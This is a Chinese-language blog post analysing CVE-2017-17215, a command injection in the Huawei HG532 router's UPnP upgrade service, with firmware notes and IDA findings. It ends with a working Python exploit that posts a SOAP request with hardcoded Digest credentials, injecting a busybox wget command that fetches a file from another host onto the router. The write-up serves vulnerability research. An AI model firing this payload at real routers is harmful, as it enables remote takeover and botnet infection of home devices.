

CVE-2017-17215 - 华为HG532命令注入漏洞分析

前言

前面几天国外有个公司发布了该漏洞的详情。入手的二手 hg532 到货了，分析测试一下。

固件地址：<https://ia601506.us.archive.org/22/items/RouterHG532e/router%20HG532e.rar>

正文

漏洞位于 upnp 服务处理 升级的流程中，用于设备升级的 upnp 服务 xml 配置文件为 etc/upnp/DevUpg.xml。


```
<?xml version="1.0"?>
<scpd xmlns="urn:schemas-upnp-org:service-1-0">
  <specVersion>
    <major>1</major>
    <minor>0</minor>
  </specVersion>
  <actionList>
    <action>
      <name>Upgrade</name>
      <argumentList>
        <argument>
          <name>NewDownloadURL</name>
          <direction>in</direction>
          <relatedStateVariable>DownloadURL</relatedStateVariable>
        </argument>
        <argument>
          <name>NewStatusURL</name>
          <direction>in</direction>
          <relatedStateVariable>StatusURL</relatedStateVariable>
        </argument>
      </argumentList>
    </action>
    <action>
      <name>GetSoftwareVersion</name>
      <argumentList>
        <argument>
          <name>NewSoftwareVersion</name>
          <direction>out</direction>
          <relatedStateVariable>SoftwareVersion</relatedStateVariable>
        </argument>
      </argumentList>
    </action>
  </actionList>
  <serviceStateTable>
    <stateVariable sendEvents="no">
      <name>DownloadURL</name>
      <dataType>string</dataType>
    </stateVariable>
    <stateVariable sendEvents="no">
      <name>StatusURL</name>
      <dataType>string</dataType>
    </stateVariable>
    <stateVariable sendEvents="no">
      <name>SoftwareVersion</name>
      <dataType>string</dataType>
    </stateVariable>
  </serviceStateTable>
</scpd>
```

其中在获取 NewDownloadURL 和 StatusURL 后拼接命令，调用了 system 执行了。

ida 搜关键字


Address	Length	Type	String
LOAD:004...	0000000A	C	NewStatus
LOAD:004...	0000000D	C	NewStatusURL

交叉引用找到使用位置。



调用 xml 相关函数，获取值，拼接后，进入 system

他还有 认证 机制，需要 Authorization 头 才能过掉 check，否则会 401



exp

```
import requests
```

```
headers = {
```

```
    "Authorization": "Digest username=ds1f-config, realm=HuaweiHomeGateway, nonce=88645cefb1f9ede0e336e3569d75ee30, uri=/ctrlt/DeviceUpgrade_1, response=3612f843a42db38f48f59d2a"
```

```
}
```

```
data = '''<?xml version="1.0" ?>
```

```
<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/" s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
```

```
<s:Body><u:Upgrade xmlns:u="urn:schemas-upnp-org:service:WANPPConnection:1">
```

```
<NewStatusURL>./bin/busybox wget -g 192.168.1.2 -l /tmp/1 -r /1;</NewStatusURL>
```

```
<NewDownloadURL>HUAWEIUPNP</NewDownloadURL>
```

```
</u:Upgrade>
```

```
</s:Body>
```

```
</s:Envelope>
```

```
'''
```

```
requests.post('http://192.168.1.1:37215/ctrlt/DeviceUpgrade_1', headers=headers, data=data)
```

最后

找对固件很重要，立个 `flag` ,两个月内不用 `f5`. 一个好的蜜罐就是 `cve` 接收器呀~~~~~

参考

<https://blog.fortinet.com/2017/12/12/rise-of-one-more-mirai-worm-variant>

<https://blog.fortinet.com/2017/12/12/rise-of-one-more-mirai-worm-variant>

来源: <https://www.cnblogs.com/hac425/p/9416936.html>